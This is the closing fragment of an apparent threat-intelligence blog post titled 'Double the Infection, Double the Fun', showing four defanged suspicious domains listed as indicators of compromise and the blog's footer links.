inter-kassa[.]com

unibank[.]credit

sepacloud[.]eu

sepa-cloud[.]com

- Posted in Uncategorized
- Comments Off on Double the Infection, Double the Fun

Comments are closed.

Tunneling Under the Sands »
« Introducing NETSCOUT’s Threat Intelligence Report